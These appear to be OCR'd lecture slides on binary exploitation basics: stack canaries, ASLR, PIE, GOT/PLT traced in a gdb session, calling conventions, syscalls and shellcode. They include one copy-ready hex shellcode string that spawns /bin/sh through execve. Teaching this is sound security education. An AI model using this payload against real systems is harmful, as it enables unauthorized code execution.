
A stack canary is a random value


- Put on the stack between the local variables of a function and the saved $rbp register (i.e., the frame pointer) + the function return address
- The value is checked when the function returns
- If different from the original, the program is terminated

Canary logic is produced by the compiler. on Linux, canary is always NULL terminated

Stack with canary:







Address Space Layout Randomization - ASLR

Developed to prevent exploitation of memory corruption vulnerabilities (Example: Prevent an attacker from reliably jumping to a particular function in memory)

ASLR randomly arranges the address space positions of key data areas of a process, including

- the base of the executable
- the positions of the stack
- heap and libraries

It is implemented by the operating system: Can be expensive and could be turned off on some device.

Codes meaning 0. No randomisation

1. Shared libraries, stack, mmap(), VDSO and heap are randomised
2. Full randomisation: 1. + memory managed through brk() (e.g., program heap)

```
# cat /proc/cpuinfo
Processor       : ARM926EJ-S rev 5 (v5l)
BogoMIPS        : 339.96
Features        : swp half fastmult vfp edsp java
CPU implementer : 0x41
CPU architecture: 5TEJ
CPU variant     : 0x0
CPU part        : 0x926
CPU revision    : 5

Hardware        : ARM-Versatile PB
Revision        : 0000
Serial          : 0000000000000000
# cat /proc/sys/kernel/randomize_va_space
0
#
```

Examples:

Position Independent Code (PIC) / Position Independent Executable (PIE)


Code that does not depend on being loaded in a particular memory address

PIC is used for shared libraries:

- Shared code that can be “loaded” at any location within the linking program's virtual address space

PIC is also used for executable binaries (PIE)

- Implemented for hardening purposes
- Default on modern Linux distros



Shared Libraries - GOT and PLT

Shared libraries - Body of PIC, shared by multiple binaries (Libc is an example)

Executables don’t know the location of functions they need in shared libs

The dynamic linker (that is ld.so, for Linux) is responsible for resolving those addresses:

- On each function call - aka lazy binding
- On program load
- On program load w/ RELRO (RELocation Read-Only) - default for modern distros

Dynamic linking is implemented through

- Procedure Linkage Table (PLT)
- Global Offset Table (GOT)

These tables work together

PLT

Contains a set of stubs or trampolines

- Responsible for redirecting control flow to the dynamic linker during the first invocation of a function in the shared library (assuming lazy binding)


- Subsequent calls will go to the real function in the shared library Each entry in the PLT corresponds to a function in a shared library used by the executable (determined at compile time)


GOT

The GOT is a table that contains addresses of global data and functions


- Initially, the entries in the GOT point to the corresponding PLT stubs

The first time the dynamic linker resolves the addresses of library functions, it updates the GOT entries with the resolved addresses (assuming lazy binding). From that moment, subsequent call to the same library functions go to the library




⌥⌘3
4d1fa104c464 — davide@lechuck
⌘1
gef➤ disassemble main
Dump of assembler code for function main:
0x0000561c2703a149 <+0>: endbr64
0x0000561c2703a14d <+4>: push rbp
0x0000561c2703a14e <+5>: mov rbp,rsp
=> 0x0000561c2703a151 <+8>: lea rax,[rip+0xeac] # 0x561c2703b004
0x0000561c2703a158 <+15>: mov rdi,rax
0x0000561c2703a15b <+18>: call 0x561c2703a050 <puts@plt>
0x0000561c2703a160 <+23>: nop
0x0000561c2703a161 <+24>: pop rbp
0x0000561c2703a162 <+25>: ret
End of assembler dump.
gef➤ b *0x0000561c2703a160
Breakpoint 1 at 0x561c2703a160
gef➤ disassemble 0x561c2703a050
Dump of assembler code for function puts@plt:
0x0000561c2703a050 <+0>: endbr64
0x0000561c2703a054 <+4>: bnd jmp QWORD PTR [rip+0x22cd] # 0x561c2703c328 <puts@got.plt>
0x0000561c2703a05b <+11>: nop DWORD PTR [rax+rax*1+0x0]
End of assembler dump.
gef➤ x/xg 0x561c2703c328
0x561c2703c328 <puts@got.plt>: 0x0000561c2703a030
gef➤ disassemble 0x0000561c2703a030, 0x0000561c2703a040
Dump of assembler code from 0x561c2703a030 to 0x561c2703a040:
0x0000561c2703a030: endbr64
0x0000561c2703a034: push 0x0
0x0000561c2703a039: bnd jmp 0x561c2703a020
0x0000561c2703a03f: nop
End of assembler dump.
gef➤ continue
dynamic linker's code


0x561c2703c328 <puts@got.plt>: 0x00007efd5e2e7e50
gef➤ disassemble 0x00007efd5e2e7e50, 0x00007efd5e2e7e60
Dump of assembler code from 0x7efd5e2e7e50 to 0x7efd5e2e7e60:
0x00007efd5e2e7e50 <puts+0>: endbr64
0x00007efd5e2e7e54 <puts+4>: push r14
0x00007efd5e2e7e56 <puts+6>: push r13
0x00007efd5e2e7e58 <puts+8>: push r12
0x00007efd5e2e7e5a <puts+10>: mov r12,rdi
0x00007efd5e2e7e5d <puts+13>: push rbp
0x00007efd5e2e7e5e <puts+14>: push rbx
0x00007efd5e2e7e5f <puts+15>: sub rsp,0x10
End of assembler dump.
gef➤
glibc's code




Calling Conventions

Describe the interface of called code (e.g., functions)

It's part of the ABI (Application Binary Interface)

- The order in which atomic (scalar) parameters, or individual parts of a complex parameter, are allocated
- How parameters are passed - pushed on the stack, placed in registers, or a mix of both
- Which registers the called function must preserve for the caller
- How the task of preparing the stack for, and restoring after, a function call is divided between the caller and the callee

Arch	Name	Operating system, compiler	Parameters	
			Registers	Stack order
x86-64	Microsoft x64 calling convention	Windows (Microsoft Visual C++, GCC, Intel C++ Compiler, Delphi), UEFI	RCX/XMM0, RDX/XMM1, R8/XMM2, R9/XMM3	RTL (C)
	System V AMD64 ABI	Solaris, Linux, BSD, macOS, OpenVMS(GCC, Intel C++ Compiler, Clang, Delphi)	RDI, RSI, RDX, RCX, R8, R9, [XYZ]MM0–7	RTL (C)



Something useful to know for binary exploitation on amd64 SysV ABI (Linux):

- Upon function call, the stack pointer must be aligned to 16 bytes
- Some instructions (like MOVAPS) will cause SIGSEGV if the stack is not aligned

Shellcodes

Small piece of code used as the payload in the exploitation of a software vulnerability. Written in machine code for the target system (hardware and OS). It typically spawns a shell - but, being arbitrary code, it can for instance:

- Create a bind shell with TCP
- Create a reverse shell via TCP or UDP
- Open the Windows Calculator app

Syscalls

Syscalls are the Kernel APIs - programmatic way for a program to request a service from the kernel, which controls the core functionalities of the system.

- Bridge between a program and the operating system kernel
- Each syscall has a number


Calling convention for syscalls follows different rules

- Syscalls are wrapped in libc functions, these do follows SysV ABI

Some of them:

- The kernel interface uses rdi, rsi, rdx, r10, r8 and r9 - syscall number in rax
- Invoked via the syscall instruction
- Returning from the syscall, register rax contains the result of the system-call
  - A value in the range between -4095 and -1 indicates an error, it is -errno.
- Only values of class INTEGER or class MEMORY are passed to the kernel

Useful Links: Linux System Call Table for x86_64 and Searchable Linux Syscall Table



to copy:
`\x48\xc7\xc0\x3b\x00\x00\x00\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00\x53\x54\x5f\x48\x31\xf6\x48\x31\xd2\x0f\x05`

Binary Exploitation Attacks

Stack Based Buffer Overflows

